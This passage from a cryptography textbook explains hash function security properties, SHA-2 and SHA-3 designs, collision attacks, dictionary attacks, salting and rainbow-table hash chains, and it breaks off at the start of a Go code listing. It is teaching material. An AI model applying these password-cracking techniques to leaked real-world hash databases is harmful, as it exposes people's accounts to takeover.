At first glance, it may seem as though we do not need to worry much about some bytes being corrupted, but the same scenario manifests, for example, when you download software on your phone or computer. Behind the scenes, the same principle is applied to your operating system; app stores coordinate to calculate and verify hashes of binary files that will eventually be executed on your devices (usually by signing those hashes, which we will explore in chapter 8). Weaknesses in hash functions can result in attackers satisfying verification checks for malicious files, which makes it crucial to use cryptographically secure hash functions. Let's see what makes them so.

6.2 Security properties of hash functions

We saw that hash functions serve a pretty important role in security: attackers should not be able to forge hash digests at will. We will now see how those requirements are formalized to specific property names. The specific nomenclature is helpful when comparing the strengths and weaknesses of different hash functions.

Figure [6.4](#) illustrates the following three important security properties of a hash function H :

- *Preimage resistance*—Given $Y = H(A)$, it should be infeasible for an attacker to find A . This is also sometimes referred to as first preimage resistance. In other words, given the hash digest of a password, an attacker should not be able to find the exact password used by the original user.
- *Second preimage resistance*—Given $Y = H(A)$, it should be infeasible for an attacker to find *any* B such that $H(B) = Y$. In other words, given the hash digest of a password, an attacker should not be able to find any other password that hashes to the same value.
- *Collision resistance*—It should be infeasible for an attacker to find *any* pair of A and B such that $H(A) = H(B)$. The important point here is that the hash digest value is not fixed. For the password example, an attacker should not be able to find any digest value corresponding to two different passwords.




Figure 6.4 Security properties of hash functions

If you have two arms and I give you three watches to wear, it is inevitable that an arm will end up having more than one watch on it. When producing fixed-length (bounded) output from variable-length (unbounded) input, it is similarly unavoidable that some two inputs will produce the same output. If I ask you to map every positive integer to a number between 0 and 1,000 using some algorithm, no matter what you come up with, there

will be multiple inputs that generate the same output. This is referred to as the *pigeonhole principle*: if you have more pigeons than pigeonholes, at least one pigeonhole must contain more than one pigeon. For hash functions, therefore, collisions are always theoretically possible; the only question is how hard it is to find them.

An interesting and somewhat counterintuitive principle comes into action here, known as the *birthday paradox*. Given that there are 365 days in a year, how many people do you need to have a greater than 50% chance that any two of them share the same birthday? Turns out that the answer is not in the hundreds; you only need 23 people to have a >50% chance of there being a shared birthday. This is because we need to find *any* day of the year for a collision. If instead the question was how many people you need to have a greater than 50% chance of having a *specific* birthday (that is, a second preimage instead of a collision)—say, December 31—you will need around 250 people. In other words, providing collision resistance is much harder than providing second preimage resistance. This is why second preimage resistance is sometimes referred to as *weak* collision resistance, whereas *strong* collision resistance refers to attacks where hash digests are not fixed to any particular value.

The birthday paradox is important for hash functions because even for an ideal hash function that generates output n bits

long, you need to calculate only $2^{\frac{N}{2}}$ hashes before finding a collision. For example, a popular hash function was MD5 (where MD denotes Message Digest), which has an output size of 128 bits. If MD5 did not have any weaknesses, it would take an attacker 2^{64} steps before having a >50% of finding a collision. Sophisticated attacks have reduced the number of steps for finding a collision to 2^{18} (easily performable on modern laptops), and hence the algorithm is considered broken.

A naive or brute-force birthday attack simply calculates hash digests for $2^{\frac{N}{2}}$ randomly generated messages and stores them in sorted order (along with the original inputs). There will be a >50% chance that a pair exists in the sorted table where the digest is the same for two different input values. This will require a tremendous amount of storage, so a hash function is considered secure if the best attacks against it are no more efficient than the birthday attack.

6.3 Important hash functions

This section will look at the most widely used hash functions of the last few decades. They come in two broad categories:

- *Merkle–Damgård construction*—Used by most popular hash functions until about the 2010s. MD5, Secure Hash Algorithm

1 (SHA-1), and SHA-2 are widely used algorithms based on this design.

- *Sponge construction*—Used by newer hash functions, specifically SHA-3, which was standardized in the mid-2010s by the National Institute of Standards and Technology (NIST) after an extensive competition spanning several years. Sponge-based hash functions avoid weaknesses (such as length extension attacks, which we will explore shortly) associated with older hash functions.

6.3.1 The Merkle–Damgård construction

The first crop of popular hash functions were based on the Merkle–Damgård construction, which was introduced independently by Ralph Merkle and Ivan Damgård in the 1980s. The input data is broken down into equal-length message blocks, and padding is added (just like we saw with block ciphers) to the last block. The blocks are then processed sequentially by repeatedly applying a *compression function* (which is described as part of the hash algorithm). The compression function compresses the current block and the previous state into a new state. This process iterates until all blocks have been processed, resulting in the final hash value. This process is illustrated in figure [6.5](#).





Figure 6.5 The Merkle–Damgård construction for hash functions

Until the 2010s, the Merkle-Damgård construction was the most popular way to create hash functions. Some of the most important ones are MD5 and the SHA family, as outlined in table [6.1](#).

Table 6.1 Comparison of hash functions

Hash function	Year introduced	Output size	Ideal collision resistance	Best collision attack
MD5	1992	128 bits	64 bits	18 bits
SHA-1	1995	160 bits	80 bits	63 bits
SHA-256	2001	256 bits	128 bits	Birthday attack
SHA-512	2001	512 bits	256 bits	Birthday attack



As of 2023, MD5 and SHA-1 are considered broken because there are attacks that generate collision in a much smaller number of operations than a brute-force birthday attack. SHA-256 and SHA-512 are still resistant to collision but are susceptible to length-extension attacks, which we will exploit in an example shortly.

6.3.2 Cryptographic sponges: Permutation-based hash functions

In response to the growing concern over the security of existing cryptographic hash functions like SHA-1 and SHA-2, NIST initiated the SHA-3 competition in 2007. The objective was to find a new cryptographic hash function that could provide enhanced security and performance. The competition encouraged researchers to propose novel designs, and after several rounds of evaluation, Keccak emerged as the winner in 2012.

Keccak, developed by Guido Bertoni, Joan Daemen, Michaël Peeters, and Gilles Van Assche, was based on a novel approach known as the *sponge construction*. Unlike the Merkle–Damgård construction, the sponge construction can generate an output of arbitrary length. It has two distinct phases: an absorbing phase where the input data is *absorbed* into the internal state of the hash function, and a squeezing phase where an infinite stream of output is *squeezed* out while the internal state is permuted after each squeeze. The process is shown in figure [6.6](#).




Figure 6.6 Sponge construction has an absorption phase and a squeezing phase.

In the Merkle–Damgård construction (as shown in figure [6.5](#)), the compression function mixes all the bytes of the input message blocks and the previous state to generate a new state. The sponge construction, on the other hand, does not mix the input block with the entirety of its state. If you look closely at figure [6.6](#), you will see that the message block is XORed with only r bits of the state before f is applied to permute to a new

state. Similarly, when generating the output, only r bits are used from the state. The parameters r and c are referred to as *rate* and *capacity*, respectively. Rate denotes the part of the state written to during the absorption phase and read from during the squeezing phase. Capacity denotes the untouched part of the state (that is, no interaction from outside; those bits are still mixed by f) during both phases and determines the collision resistance of the hash function. Table [6.2](#) shows the collision resistance of various SHA-3 hash functions based on Keccak. Collision resistance is the minimum of half of the output size or half of the capacity size.

Table 6.2 SHA-3 family of sponge-based hash functions

Hash function	Output size	Capacity		Collision resistance (bits)
	(bits)	Rate (bits)	(bits)	
SHA3-224	224	1152	448	$\frac{d}{2} = 112$


SHA3-256	256	1088	512	$\frac{d}{2} = 128$

SHA3-384	384	832	768	$\frac{d}{2} = 192$

SHA3-512	512	576	1,024	$\frac{d}{2} = 256$

SHAKE128		1,344	256	$\min(\frac{d}{2}, \frac{c}{2}) = \min(\frac{d}{2}, 128)$

SHAKE256



1,088

512

$$\min(\frac{d}{2}, \frac{c}{2}) = \min(\frac{d}{2}, 256)$$

Now that we've seen some significant properties of the most important hash functions, we will look at how they have been attacked in practice.

6.4 Attacks on hash functions

In this section, we will talk about common attacks on hash functions. As in the previous chapters, we will implement two of these attacks to build intuition about how they work. In particular, we are going to implement rainbow tables that demonstrate how password hashes are cracked, and then we will implement a length-extension attack that affects all Merkle–Damgård–based hash functions.

6.4.1 Collision attacks

All hash functions are susceptible to the birthday attack. When a hash function with output size of N bits is considered unbroken, it means the best attack you can mount against it to find collisions is as follows:

- Generate $2^{\frac{N}{2}}$ messages, and store them in a sorted table alongside the original input.
- There will be a 50% probability that two digests have the same value but different inputs.

This may not seem very secure, but given large digest sizes, it is totally acceptable for practical use. For example, MD5 has a digest size of 128 bits or 16 bytes. If MD5 were not broken, an attacker would need a few dozen exabytes of storage to find a collision using the naive birthday attack. You would need to build a few dozen data centers just to find a single collision!

Over time, advanced attacks have been developed that reduce the time complexity of finding collisions in popular hash functions to many orders of magnitude less than the naive birthday attack. For example, you can find collisions for MD5 in a few seconds on a modern laptop.

Collisions are exploited by using the relationship shown in equation [6.1](#). If we can find two input blocks (of the same size) A and B with a collision (e.g., using the birthday attack), then appending X to both inputs will result in the same final digest:

Equation 6.1

$$\begin{aligned} H(A) &= H(B) \\ H(A||X) &= H(B||X) \end{aligned}$$

The collisions are exploited using specific file formats, such as PNG, JPG, ZIP and so on. Most file formats work in a top-down manner and support *comments* (arbitrary data ignored by parsers). This can be exploited as shown in figure [6.7](#). A collision block is inserted to modify the length of a comment field. File A is created with the version of the collision block that denotes the shorter length. Data A is inserted in file A after the short comment. File B is created with the version of the collision block that represents the longer length, which skips over data A. The hash digests are the same for both files A and B, but in the first file, data A is active, whereas in the second file, data A is hidden by the comment, and data B is enabled.




Figure 6.7 The only difference between the two files is the collision block, which has the same hash digest but different values for the length of the comment field.

Collision attacks are intricate and require a deep understanding of the underlying file/data format to exploit them in the wild. In practice, other attacks have exploited hash function implementations without resorting to collisions. We'll now look at two of these attacks. (If you are curious about collision attacks and want to explore further, you can find an excellent collection of the attacks and examples at <https://github.com/corkami/collisions>.)

6.4.2 Example: Exploiting hash functions using rainbow tables

Rainbow tables are a popular technique to “reverse” hash functions under specific conditions. Using rainbow tables, a reverse lookup can be performed to find a corresponding input that can be used to generate that value. It is important to note that the hash function is not *actually* reversed; it is just computed many times by the attacker over possible input values, and the results are remembered in an optimized manner for efficient reverse lookup.

DICTIONARY ATTACKS AND SALTING

Let's say a website stores hash digests and usernames in its database, and the database gets leaked. How hard will it be for attackers to crack these digests and pass authentication checks?

At first glance, it may seem that the attacker will need to mount a preimage attack for each password: given a hash digest, find the original password (first preimage) or another password that hashes to the same value (second preimage). In practice, however, a far simpler method exists, known as the *dictionary attack*. The attacker simply generates and stores digests for all possible passwords using the specific hash function. Actual dictionaries (that is, word lists) are sometimes used to assist in generating these possible passwords, but that's not strictly required. The more important point to understand is that an attacker can precompute hash digests of possible passwords. For example, figure [6.8](#) shows three rows of a dictionary attack on a website that forces its users to use only lowercase six-character passwords for their accounts.

Given a hash digest in the table, the lookup is almost instantaneous. The problem arises from the size requirements of the dictionary. In figure [6.8](#), we are restricting passwords to a very short length and lowercase characters, but in reality, passwords can be long and complex (in fact, dictionary attacks are one of the reasons they are recommended to be that way). Sophisticated techniques have been demonstrated to reduce the storage requirements for the dictionary attack; we'll see one soon in the form of rainbow tables. However, it is important to understand the dictionary attack because it signifies the

theoretical limitations of hashing passwords and because defenses against it are also effective against those more advanced techniques.

Hash	Password
7378e7adaca1ba1f f0c3b28c8015b2d1 3a19b81fa8fecb6e e401067d0b0b16e1	bcjhfe
a0f34e7aba68a55a c2cc5b4a8fcda05a dde039e2c945d4d6 055a7243bf7c76d4	xjhedn
3e0ac05dcc8f31ba 705a91c7a1cc2a46 0a4f8568aa3d0bbc 2dc809176f3693b8	lhdncu
⋮	⋮

Figure 6.8 Hash digests are the keys. Passwords that resulted in those digests are stored as values.

One such defense is known as *salting*: a website hashes all passwords by prefixing them with a publicly known value called the *salt* before storing them in the database, as shown in figure [6.9](#). This renders all the attacker's precomputed tables useless, but they can always regenerate new tables using the specific salt value. It should be clear that salting does not prevent dictionary attacks; it just makes them harder by requiring the attackers to generate new tables. Generating new tables is expensive, so it is always recommended to salt passwords before hashing them when storing their digests.




Figure 6.9 Salts are used to make hash function output more unpredictable; the salts are stored in plaintext along with the digest values.

Unfortunately, passwords are still stored as unsalted hash digests in many cases. For example, ¹Active Directory stores unsalted digests of users' passwords (in a file named NTDS.DIT). The reasons cited for continuing this practice are backward compatibility and the fact that if an attacker can access this database, they can simply replace the hash digest with another one with a known input password. However, the problem remains that people tend to reuse passwords, so cracking hash digests from large Active Directory databases is likely to yield passwords that are useful for other accounts belonging to the same user. Building a dictionary with all the possible Windows

passwords will be costly (in terms of storage space), so we will now look at optimizations that reduce the storage requirements for mounting a dictionary attack.

HASH CHAINS: SPACE-TIME TRADE-OFF FOR DICTIONARY ATTACKS

How big does a dictionary table need to be to crack all digests for a website? The answer is that it should contain hash digests for all possible passwords for that website. If all the possible passwords for a website are four-digit PINs, we can create a dictionary table with roughly 10,000 PINs and their corresponding hash digests. This will give us a 100% success rate for any hashed digest for that website.

As we discussed in the last section, this can get out of hand pretty quickly. If the website allows eight-digit PINs, we must store some hundred million rows. The lookup for those digests is almost immediate, but the space requirements grow with the list of possible passwords.

A clever way to reduce the storage requirements for implementing dictionary attacks is hash *chains*. The fundamental concept behind hash chains is a *reduction* function that deterministically converts a given hash digest into a possible password. Imagine that we are constructing a hash

chain for a website that uses SHA-256 to hash the passwords, and all passwords are six characters long and contain only lowercase values. We will create a reduction function that takes an SHA-256 digest as input and returns a valid password. The critical point to understand here is that reduction functions do not *reverse* the hash function; that would defeat the one-wayness of the hash function altogether. The reduction function generates a new guess for the password by following specific constraints for that website, but crucially, it does so deterministically. Given the same hash digest as input, the reduction function generates the same plaintext password. The job of the reduction function can be summarized as “Given a hash digest, generate a possible guess (for the password) that is valid for the current scenario; and if I give you the same digest again in the future, generate the same guess from it.” Listing [6.1](#) defines a possible reduction function that goes through the bytes of the hash digest one at a time and uses each byte to select a character from the list of valid character choices. The output is shown in listing [6.2](#).

Listing 6.1 Go example code for reducing an SHA-256 digest

```
package main

import (
    "crypto/sha256"
    "encoding/hex"
    "fmt"
)

const PasswordLength = 6
